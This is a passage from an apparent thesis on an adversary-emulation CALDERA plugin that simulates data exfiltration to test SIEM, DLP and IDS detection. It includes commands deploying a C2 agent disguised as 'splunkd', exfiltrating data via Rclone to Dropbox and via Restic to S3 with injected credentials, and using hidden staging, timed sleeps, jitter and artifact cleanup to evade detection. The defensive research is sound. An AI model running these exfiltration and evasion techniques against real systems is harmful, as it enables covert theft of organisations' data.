
By encrypting the C2 channel (Sandcat $\leftrightarrow$ Server), the simulation traffic is designed to blend with legitimate HTTPS web browsing.

Using unencrypted HTTP introduces a confounding variable—the risk of detection via simple IDS signatures on the beacon itself. By securing the control channel, the framework ensures that any alerts generated during the experiment are attributable to the actual **data exfiltration behaviors** (e.g., Rclone volumetric spikes or Restic backup streams).

4.4.3 Identity Persistence (The PAW Flag)

A critical engineering challenge in long-duration simulations (specifically Profile B) is maintaining operational continuity in the face of network instability or system restarts. Standard ephemeral agents generate a new random ID (e.g., `xg7f2a`) upon every execution. If a network interruption occurs or the victim machine is rebooted during a multi-day operation, the C2 server would treat the returning agent as a new, unknown entity. Consequently, the planner would reset the simulation logic to the beginning (Loop 0), invalidating the progress of the experiment.

Figure 4.1: Sequence Diagram of the Sandcat Agent Lifecycle. The flow is color-coded to distinguish operational phases: **Blue** indicates initialization and agent creation; **Yellow** represents the heartbeat loop (waiting for instructions); **Red** signifies the start of an active operation; and **Green** denotes the reporting of command results and readiness for future tasks.



To mitigate this, the implementation forces a static identity using the `-paw` flag during deployment.

```
./splunkd -server https://[c2-ip]:8443 -group red -paw thesis_agent_01
```

Listing 4.1: Agent Deployment Command with Persistence Flags

This configuration leverages the default behavior of the Caldera ContactService, providing two distinct advantages for this research:

1. **Operational Resumption (State Recovery):** When an agent beacons, the server first queries the database for the provided paw. If a match is found, the server maps the connection to the existing agent record rather than creating a new one. This ensures that if an agent process is terminated (e.g., machine power-off) or loses connectivity during a long sleep cycle, simply re-running the deployment script allows the agent to pick up the operation exactly where it left off, preserving the state machine's integrity.

2. **Operator Context (Debugging):** Using a deterministic identifier (e.g., `hr_agent_01` vs. `unknown_host`) allows the human-in-the-loop to immediately correlate C2 activity with specific physical assets during debugging, significantly reducing the cognitive load when analyzing logs from multiple distinct campuses.

4.5 Operational Framework Architecture

Before examining each individual profile, it is useful to situate the upexfil framework within its broader operational context. Figure 4.2 illustrates the generic architecture that governs all three profiles, mapping the complete flow from operator configuration through to data exfiltration and storage.


The architecture is organized into three distinct zones:

- **Operator Side:** The security analyst interacts with the Caldera server to define and manage operations. The feedback loop between the operator and the server is central to the human-in-the-loop design: operation results and alerts are surfaced back to the analyst, who then decides whether to pivot the technique, adjust parameters, or advance to the next stage.

- **Network Under Test:** The Sandcat agent runs on the target machine, executing the configured exfiltration abilities. The security controls deployed in this zone—EDR, IDS/Intrusion Prevention System (IPS), and SIEM—monitor the environment and forward any detection events back to the operator.

- **External/C2:** Exfiltrated data is directed to an external destination, which may be a third-party cloud service (e.g., *Dropbox*, *Mega*, or an *S3*-compatible bucket). The agent beacons continuously to the Caldera server for new instructions, maintaining persistent operational state across all profiles.

Figure 4.2: Generic Operational Architecture of the `upexfil` Framework. **Orange arrows** denote steps requiring direct operator involvement; black arrows represent automated flows executed by the agent without human intervention.




A key design principle visible in Figure 4.2 is the distinction between automated and human-driven steps. The **orange arrows** indicate actions that require direct operator involvement: the initial deployment and configuration of the Sandcat agent on the target machine, the analysis of alerts and detection events generated by the security controls, and the iterative management of operations based on observed results. All remaining flows—the agent's beaconing cycle, the execution of exfiltration payloads, and the storage of exfiltrated data—are fully automated by the framework. This separation reflects the human-in-the-loop philosophy that underpins the upexfil design: automation handles execution, while the human retains control over targeting, interpretation, and operational decision-making.

4.6 Profile A Implementation: Volumetric Stress-Testing

Figure 4.3 illustrates the architectural flow of the "Smash & Grab" profile. The diagram utilizes a color-coded schema to visually distinguish between the command channel and the data channel:

- *Blue Arrows (C2 Channel):* These represent the low-volume, bi-directional HTTPS control channel between the C2 server and the Sandcat agent. Unlike Profile B, this interaction does not update the agent's operational tempo; it functions exclusively to deliver tasking instructions (e.g., initiating the payload download) and to transmit the execution results (beacons) back to the server.

Figure 4.3: Architectural Data Flow for Profile A (“Smash & Grab”).



- *Green Arrows (Internal Logic):* These depict the local actions executed by the agent on the victim machine, specifically the use of `dd` to generate the 1GB high-entropy file. This step occurs entirely within the host’s memory and disk, independent of the network.
- *Red Thick Arrows (Exfiltration):* These represent the high-bandwidth volumetric stream created by Rclone. Unlike the blue channel, this traffic flows directly from the victim to the public cloud provider (e.g., *Dropbox*), bypassing the C2 server entirely to stress-test the network perimeter’s throughput anomalies.

Crucially, this structure ensures that the volumetric spike occurs entirely outside the C2 channel.

The first adversary profile, “Smash and Grab,” is designed to emulate eCrime groups such as Scattered Spider. The objective of this implementation is not evasion, but rather **Volumetric Saturation**. It tests whether the security controls (SIEM/DLP) can detect a sudden, high-bandwidth exfiltration event before the adversary completes the transfer.

4.6.1 Tooling and Planner Selection

For this profile, the framework utilizes the standard `atomic` planner provided by CALDERA. Since the operational logic is linear (Generate $\rightarrow$ Exfiltrate $\rightarrow$ Cleanup) and does not require complex decision-making or state persistence, the standard sequential execution is sufficient. The exfiltration is performed using Rclone, a legitimate command-line cloud synchronization tool, to emulate the living-off-the-land tactics observed in recent ransomware campaigns.

Figure 4.3 illustrates the architectural flow of this profile. Crucially, the diagram highlights the separation between the low-volume C2 channel used for command and control (blue

arrows), and the high-volume exfiltration channel (red thick arrows). This distinction ensures that while the C2 traffic remains stealthy, the direct connection between the Rclone binary and the public cloud creates the specific volumetric signature required for stress-testing network throughput thresholds.

4.6.2 Token Configuration and Automation

To facilitate seamless authentication with cloud providers, the framework streamlines the credential management process. Rather than requiring interactive login shells, the operator simply defines the necessary access tokens directly within the fact source configuration.

For services utilizing JSON-based OAuth tokens, such as *Google Drive*, the operator is required to provide the token in Base64 format to prevent shell interpretation errors. Detailed step-by-step instructions for generating and encoding these tokens are provided in the plugin's official documentation. Operators can access this guide via two primary methods:

1. *CALDERA Web Interface:* By navigating to the *Field Manual* plugin in the main dashboard and selecting the page titled **"UP Exfil: Profile A (Smash & Grab) Walkthrough"**.

2. *Source Directory:* By accessing the raw Markdown file located at `docs/profile_a_smash_grab.md` in the root directory of the plugin source code.

Once the token is configured in the YAML source, the framework fully automates the downstream logic. The custom ability command handles the decoding and injection of the credentials into the tool's configuration on the victim machine. This design allows the operator to focus solely on the initial setup, relying on the agent to autonomously manage the authentication and data transmission without manual intervention.

4.6.3 Operational Tradecraft and Command Execution

To accurately simulate the "Smash and Grab" behavior, specific command-line arguments were selected to maximize the volumetric footprint while ensuring the payload resembled legitimate administrative traffic.

High-Entropy Data Generation

For the data generation phase, the framework utilizes the standard Unix utility dd.

- **Command Selection:** `dd if=/dev/urandom ...`

- **Justification:** Using `/dev/urandom` is critical for validity. It generates high-entropy (random) data which is mathematically incompressible. This prevents DLP appliances from compressing the stream during inspection, ensuring the network throughput reflects the true file size (100MB+).

```
mkdir -p #{staging.dir} && \
dd if=/dev/urandom of=#{staging.dir}/#{staging.file} \
   bs=1M count=#{data.size.mb} status=progress
```

Listing 4.2: Profile A: Volumetric Data Generation Command

Exfiltration via Rclone

The core exfiltration ability utilizes Rclone, a cloud synchronization tool.

- **Command Selection:** `rclone copy ... --transfers 8`
- **Justification:**
  1. **Config-on-the-Fly:** The command uses `printf` to inject the OAuth token into a temporary configuration file immediately before execution.
  2. **Parallelism:** The flag `--transfers 8` forces Rclone to open multiple concurrent TCP streams. This mimics the aggressive threading used by ransomware exfiltration tools (like *StealBit* from LockBit) to saturate available bandwidth, maximizing the stress test on the firewall's throughput inspection.

```
printf "[dropbox_exfil]\ntype = dropbox\ntoken = %s\n" \
'#{cloud.exfil.dropbox.access_token}' > ~/.config/rclone/rclone.conf
   && \

./rclone_linux_64 copy #{staging.dir} dropbox_exfil:exfil \
  --transfers 8 --config ~/.config/rclone/rclone.conf
```

Listing 4.3: Profile A: Rclone Configuration and Execution

Artifact Cleanup

Following the transfer, a minor ability executes standard `rm -rf` commands against the staging directory and the Rclone binary. This step is included to reset the environment for subsequent tests, ensuring that disk usage does not accumulate to the point of causing system instability.

4.6.4 Variable Volumetric Control

To satisfy the research objective of determining specific detection thresholds, the implementation introduces a custom variable: `data.size.mb`. Unlike static scripts that upload a fixed file, this variable allows the operator to dynamically adjust the volume of the synthetic data generated for each experiment (e.g., 50MB, 200MB, 1GB).

Listing 4.4 demonstrates how the implementation utilizes the `dd` utility to read from `/dev/urandom`, creating a file of exact size based on the operator's configuration.

```
command: |
  mkdir -p #{staging.dir} && \
  dd if=/dev/urandom of=#{staging.dir}/#{staging.file} \
  bs=1M count=#{data.size.mb} status=progress
```

Listing 4.4: Dynamic Volumetric Data Generation in CALDERA

This variability turns the framework into a calibration instrument, allowing the security team to identify the exact megabyte threshold required to trigger a volumetric anomaly alert.

4.7 Profile B Implementation: Temporal Evasion

Figure 4.4: Architectural Data Flow for Profile B (“Living-off-the-Land” Spy).




Figure 4.4 illustrates the architectural flow of the “Stealth Spy” profile. To distinguish between the various operational activities, the diagram utilizes a specific color-coded schema for data flow:

- **Blue Arrows (C2 Channel):** These represent the low-volume encrypted communication between the C2 server and the Sandcat agent. This channel handles the **bi-directional control flow**: it delivers configuration updates (restoring the agent’s operational tempo upon wake-up) and tasking instructions, while simultaneously returning the execution results (beacons) required for the planner’s verification logic.
- **Green Arrows (Internal Logic):** These depict the local logic executed by the agent on the victim machine, such as the generation of high-entropy micro-batches using `dd` and the spawning of the `restic` payload to ingest and encrypt data locally.

- **Red Arrows (Exfiltration):** These indicate the external transmission of the encrypted snapshots from the payload directly to the S3-compatible storage, representing the actual removal of data from the network perimeter.


Unlike Profile A, where the red exfiltration channel is a high-bandwidth continuous stream, the red flows in this profile are intermittent and low-volume, designed to blend with legitimate backup traffic.

The "Stealth Spy" profile represents the most technically complex component of the framework. Designed to emulate state-sponsored actors (e.g., APT29), it prioritizes temporal evasion over speed. Standard Caldera planners are ill-equipped for this profile because they are designed for rapid engagement and cannot natively manage multi-hour sleep cycles.

To address this, a custom Python planner named `stealth.py` was developed. This planner transforms the operation from a linear script into a robust **Finite State Machine**.

4.7.1 Planner State Machine Architecture

Figure 4.5: Finite State Machine for Profile B. **Blue nodes** indicate the linear entry (Initialization) and terminal (Cleanup) states, with the **double-ringed** Cleanup node signifying the cessation of operations. The intermediate nodes form the active cyclic feedback loop.



In accordance with Caldera's planner architecture, the `stealth.py` planner implements decision logic using a concept known as buckets. Each bucket represents a distinct phase of the adversary's lifecycle. Unlike standard planners that execute abilities sequentially until completion, the *Stealth Planner* creates a cyclic feedback loop modeled as a Finite State Machine in Figure 4.5. The diagram demonstrates the decision logic (verification gate) that dictates transitions between the six distinct states:

1. **Initialization (Init):** Upon the first beacon, the planner executes abilities tagged with the `initialization` tactic. This establishes the operational prerequisites, such as droping the Restic binary, initializing the *S3* repository connection, and creating the hidden staging directory (`/tmp/.sys_cache_integrity`). This state is non-recurring; once the agent is established, the planner advances.

2. **Exfiltration (Exfil):** This is the primary operational phase. The planner instructs the agent to execute the `collection` and `exfiltration` abilities.
    - *Action:* The agent generates a specific micro-batch of data (e.g., 3MB) and executes the encrypted backup to the *S3* destination.
    - *Constraint:* This state utilizes the `repeatable: True` flag in the ability configuration, allowing the planner to call these abilities indefinitely.
3. **Verification:** Before transitioning to evasion, the planner enters a verification state, where it validates the fact `restic.snapshot.id`. As illustrated in Figure 4.5, this state acts as a decision diamond with two distinct exit paths:
    - *Path "Yes":* If the fact is verified, the transition logic confirms success and advances the agent to the *Temporal Evasion* state.
    - *Path "No (Failure) Retry":* If the fact is missing or `"0"` (indicating a blocked connection or process failure), the planner follows the failure path back to *Exfiltration*. This prevents the agent from entering the sleep cycle while the objective remains unfulfilled.
4. **Temporal Evasion:** This state initiates the deep sleep cycle. The planner calculates a randomized sleep interval (e.g., 4 hours) and performs agent reconfiguration after the next agent beacon. It updates the agent's watchdog timer to exceed the sleep duration (preventing agent suicide) before issuing the `sleep` command.
5. **Await Wake:** While the physical agent is sleeping, the planner enters a holding pattern. This state actively monitors the timestamp.
    - *Race Condition Mitigation: before* the agent is scheduled to wake up, this state updates the C2 database with the "Operational" configuration (Fast Jitter). This ensures that when the agent physically sends its first wake-up beacon, the server responds immediately with new instructions, preventing the agent from drifting back into a sleep state.
6. **Cleanup:** Upon the successful completion of a loop (or total operation termination), the planner executes abilities to remove artifacts, such as the local Restic cache (`~/.cache/restic`) and temporary staging files. This ensures that subsequent loops (or forensic investigators) encounter a clean environment, preventing data pollution between experimental runs.

Circulation and Termination

The planner implements a conditional looping logic driven by the `exfil.limit` variable defined in the fact source. The active operational loop circulates exclusively through the core states.

The **Await Wake** state serves as the critical decision node for this loop. Upon agent wake-up, the planner evaluates the iteration counter against the limit, triggering one of the two transitions visualized in the diagram:

- **Transition "Loop < Limit":** If the counter is below the threshold, the planner directs the agent back to **Exfiltration** to generate the next micro-batch.
- **Transition "Loop >= Limit":** Once the objective count is satisfied, the planner breaks the cycle and follows the exit path to the **Blue terminal node (Cleanup)**.

Consequently, the Cleanup state executes only once, performing a final forensic sanitation of the victim machine (removing the Restic cache and staging directories) before gracefully terminating the operation.

4.7.2 Operational Tradecraft and Command Execution

Unlike the brute-force approach of Profile A, the commands utilized in Profile B are optimized for silence, encryption, and machine-readability to support the feedback loop.

Micro-Batch Data Staging

- **Command Selection:** `dd ... count=3` (3MB)
- **Justification:** The ability re-uses `dd` but restricts the `count` variable to extremely low values (defined by `micro.size` in the Fact Source). This ensures that the subsequent upload blends with background HTTPS traffic (e.g., web browsing or telemetry reporting), evading volumetric anomaly detection.

Encrypted Exfiltration via Restic

The primary engine of this profile is `restic`.

- **Command Selection:** `restic backup ... --json`
- **Justification:**
  1. **Native Encryption:** Restic encrypts data client-side before transmission. As depicted in Figure 4.4, the Restic payload "ingests and encrypts" the data locally on the victim machine. Consequently, the resulting exfiltration stream contains only encrypted blobs. This architecture validates the defenders' inability to inspect the payload content (P.I.I.) via DLP once it enters the network stream, contrasting sharply with the unencrypted generation phase of Profile A.
  2. **The JSON Flag:** The `--json` flag it forces the tool to output structured data rather than human-readable text. This output is ingested by the custom Caldera parser to extract the `snapshot_id`, which serves as the proof that exfiltration was successful.

```
export RESTIC_PASSWORD=#{restic.password};
export AWS_ACCESS_KEY_ID=#{s3.access.key};
export AWS_SECRET_ACCESS_KEY=#{s3.secret.key};

```

```
./restic_linux_amd64 -r #{restic.repo.url} backup #{staging.dir}
    --json
```

Listing 4.5: Profile B: Restic Execution with JSON Output

Environment Reset (Terminal Cleanup)

Upon the conclusion of the operation (when the `exfil.limit` is reached), a final cleanup ability is executed to sanitize the victim machine.

- **Command Selection:** `rm -rf #{staging.dir}; rm -rf ~/.cache/restic`
- **Justification:** This step ensures forensic neutrality by removing the two primary artifacts generated during the simulation:
  1. **Staging Directory:** The hidden directory (e.g., `/tmp/.sys_cache_integrity`) containing the synthetic micro-batch data.
  2. **Restic Cache:** The local metadata cache generated by the backup tool. Removing this is critical to ensure that if the experiment is repeated, the tool is forced to re-authenticate and re-scan the repository from scratch, ensuring consistent network traffic baselines for every experimental run.

4.7.3 The Feedback Loop (Verification Logic)

Unlike Profile A, which utilizes a linear "fire-and-forget" execution model, Profile B implements a closed-loop control system. This mechanism ensures that the adversary state only advances upon proof of data exfiltration, effectively transforming the operation into a deterministic state machine.

The Sensor: JSON Parsing

The verification mechanism relies on the structured output of the exfiltration tool. When the Restic binary executes an upload, it is flagged with `--json` (as detailed in Section 4.7.2). The custom Caldera parser (`restic.py`) ingests the standard output (STDOUT) of the agent, filtering for the `snapshot_id` JSON key.

```
if 'snapshot_id' in line:
    fact = Fact(trait='restic.snapshot.id', value=line['snapshot_id'])
    relationships.append(Relationship(source=..., edge='backed_up',
        target=fact))
```

Listing 4.6: Logic for Fact Extraction in restic.py

The Brain: State Transition Logic

The `stealth.py` planner acts as the decision engine. After issuing the exfiltration command, the planner enters a `wait_for_links_completion` state. Once the agent responds, the planner queries the Knowledge Service to determine the next state transition:

- *Fact Verified (Success → Temporal Evasion):* If the `restic.snapshot.id` fact exists for the current agent and contains a non-zero value, the planner confirms the data is safely off-premise. It then calculates a long-duration sleep (e.g., 4 hours) and transitions to the *Temporal Evasion* state.
- *Fact Missing or Zero (Failure → Active Retry):* If the fact is absent, or if the parser explicitly returned a value of `"0"` (indicating the tool executed but failed to generate a valid snapshot ID), the planner refuses to advance. It remains in the *Exfiltration* state to attempt the transfer again.

Failure Discipline (The Cool-Down Sleep)

A critical engineering detail in the failure branch is the implementation of a **Cool-Down Sleep** before retrying.

If an exfiltration attempt fails (e.g., blocked by a network firewall), immediately re-executing the command would result in a tight loop of failed connection attempts. This behavior, known as **Beacon Flooding**, generates a high-volume noise signature (e.g., 1000 denied connections in 60 seconds) that would immediately trigger Network Intrusion Detection System (NIDS).

To mitigate this, the planner enforces a mandatory **Operational Jitter** (default: 60 to 120 seconds) even during failure states.

```
1 if not exfiltration_success:
2     await self.agent.sleep(self.operational_jitter)
3     return "exfiltration"
```

Listing 4.7: Failure Discipline Logic in stealth.py

4.7.4 Solving the "Zombie Agent" Problem (The Watchdog)

A critical implementation challenge in simulating "low-and-slow" exfiltration is the default behavior of the C2 agent. The Sandcat agent includes a local watchdog timer (default: 60 seconds). If the agent cannot communicate with the server within this window, it terminates its own process ("suicide") to avoid leaving orphaned processes on the victim machine.

However, Profile B requires the agent to sleep for random intervals ranging from 3 to 12 hours. If the planner simply issues a command to `sleep 3600`, the agent will terminate itself after 60 seconds, causing the operation to fail.

To solve this, the `stealth.py` planner implements predictive reconfiguration. Before issuing a sleep command, the planner calculates the required duration and updates the agent's

global configuration with a safety buffer. This ensures the agent remains “alive” but dormant for the entire evasion window.

```
async def execute_temporal_evasion(self, agent, sleep_duration):
    safe_watchdog = sleep_duration + self.buffer_time

    await self.agent.update_config(watchdog=safe_watchdog)

    await self.agent.sleep(sleep_duration)
```


Listing 4.8: Conceptual Logic for Watchdog Adjustment in stealth.py

This logic allows the framework to sustain operations over days or weeks, appearing as disjointed, low-volume blips in the network logs, effectively validating the defender’s ability to correlate events over time.

4.8 Profile C Implementation: The Authorized Insider

While Profile A validates perimeter detection of volumetric spikes and Profile B tests the temporal correlation of low-and-slow beacons, Profile C (“The Insider”) addresses a fundamentally different threat vector: the abuse of authorized access. Modeled after the tradecraft of actors like Famous Chollima, this profile implements a “Boiling Frog” strategy, prioritizing consistency and gradual escalation to poison behavioral baselines.

Figure 4.6: Architectural Data Flow for Profile C (“The Insider”). While sharing the cyclic state machine structure of Profile B, this architecture substitutes the custom parser with standard exit-code verification and replaces the `restic` payload with `curl` to emulate authorized SFTP transfers.



4.8.1 Architectural Overview: Adapting the Stealth Model

To emulate the behavior of a rogue employee, the standard `atomic` planner was insufficient. As illustrated in Figure 4.6, the custom `insider.py` planner inherits the fundamental state machine architecture designed for Profile B (see Section 4.7). It utilizes the same cyclic flow of *Initialization* → *Exfiltration* → *Verification* → *Temporal Evasion* → *Await Wake*, ensuring the agent maintains persistence over multi-day operations.

However, Figure 4.6 highlights two critical deviations from the Profile B architecture:

1. *Payload Substitution:* The complex, encrypted backup engine (`restic`) is replaced by a lightweight, native transfer utility (`curl`) to simulate legitimate administrative traffic.

2. *Simplified Verification (No Parser):* Unlike Profile B, which relies on a custom parser to extract and verify a cryptographic snapshot ID, Profile C adopts a living-off-the-land verification approach. Because `curl` is a standard binary, the planner validates success purely based on the process exit code (Status 0). This removes the need for complex output parsing, streamlining the feedback loop to focus solely on connectivity and volume.

Given that the underlying state machine mechanics—specifically the Watchdog management and Client-side sleep logic—have been exhaustively detailed in the Profile B analysis (Section 4.7.1), the following sections will focus exclusively on the unique innovations of Profile C: the “Boiling Frog” escalation engine and the specific tradecraft used to mimic authorized protocols.

4.8.2 The Escalation Engine

The core innovation of the `insider.py` planner is the dynamic manipulation of the exfiltration volume. Unlike previous profiles where file size was static, this planner implements an “Escalation Engine” within the verification state.

Upon verifying a successful transfer (Exit Code `0`), the planner executes an internal logic block to calculate the volume for the *next* iteration. It retrieves the current `insider.batch.size` and `insider.increment.percent` facts, calculates the new target size, and updates the operation’s knowledge.

```
async def _escalate_volume(self, agent: Agent) -> int:
    current_size = int(size_fact.value)
